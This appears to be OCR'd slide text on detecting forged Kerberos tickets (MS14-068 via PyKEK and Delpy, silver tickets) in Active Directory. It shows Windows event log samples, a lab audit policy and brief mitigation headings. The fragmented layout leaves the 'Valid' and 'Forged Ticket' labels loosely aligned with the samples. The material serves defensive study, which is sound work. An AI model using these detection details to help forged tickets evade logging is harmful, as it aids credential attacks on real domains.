
MS14-068 Exploit Event on Patched DC




Other Interesting Events

VSS Volume Backup Events






NTDSUtil AD Database Snapshot Events




Active Directory Attack Mitigation:
Protecting Admin Credentials

- Admin & special accounts: Don’t allow delegation.



PowerShell Module Logging GPO



My Lab Event Logging Config

Local Policies/Audit Policy

Policy	Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Success, Failure
Audit logon events	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	Success, Failure

Silver Ticket Event 4672: Admin Logon

Valid

Forged Ticket

MS14-068 Delpy Exploit Ticket Event 4624

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

New Logon:
- Security ID: ADSECLAB\LukeSkywalker
- Account Name: LukeSkywalker
- Account Domain: ADSECLAB
- Logon ID: 0x3a668d
- Logon GUID: {df5c4cce-5d32-9997-8bff-484038005d1b}

Process Information:
- Process ID: 0x0
- Process Name: -

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

New Logon:
- Security ID: ADSECLAB\JoeUser
- Account Name: joeuser
- Account Domain: LAB.ADSECURITY.ORG
- Logon ID: 0x5a5092
- Logon GUID: {d2f2d496-ff20-db21-3753-a6fa736a21a1}


Process Information:
- Process ID: 0x0
- Process Name: -

Valid

Forged Ticket

MS14-068 PyKEK Exploit Ticket Event 4672

Valid



Forged Ticket

MS14-068 PyKEK Exploit Ticket Event 4768

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name: JoeUser
- Supplied Realm Name: ADSECLAB
- User ID: ADSECLAB\JoeUser

Service Information:
- Service Name: krbtgt
- Service ID: ADSECLAB\krbtgt

Network Information:
- Client Address: ::ffff:172.16.11.202
- Client Port: 49175

Additional Information:
- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Valid

Forged Ticket

MS14-068 Delpy Exploit Ticket Event 4768

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	JoeUser
Supplied Realm Name:	ADSECLAB
User ID:	ADSECLAB\JoeUser

Service Information:

Service Name:	krbtgt
Service ID:	ADSECLAB\krbtgt

Network Information:

Client Address:	::ffff:172.16.11.202
Client Port:	49175

Additional Information:

Ticket Options:	0x40810010
Result Code:	0x0
Ticket Encryption Type:	0x12
Pre-Authentication Type:	2

Valid

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	JoeUser
Supplied Realm Name:	lab.adsecurity.org
User ID:	ADSECLAB\JoeUser

Service Information:

Service Name:	krbtgt
Service ID:	ADSECLAB\krbtgt

Network Information:

Client Address:	::ffff:172.16.11.202
Client Port:	50176

Additional Information:

Ticket Options:	0x40800010
Result Code:	0x0
Ticket Encryption Type:	0x17
Pre-Authentication Type:	2

Forged Ticket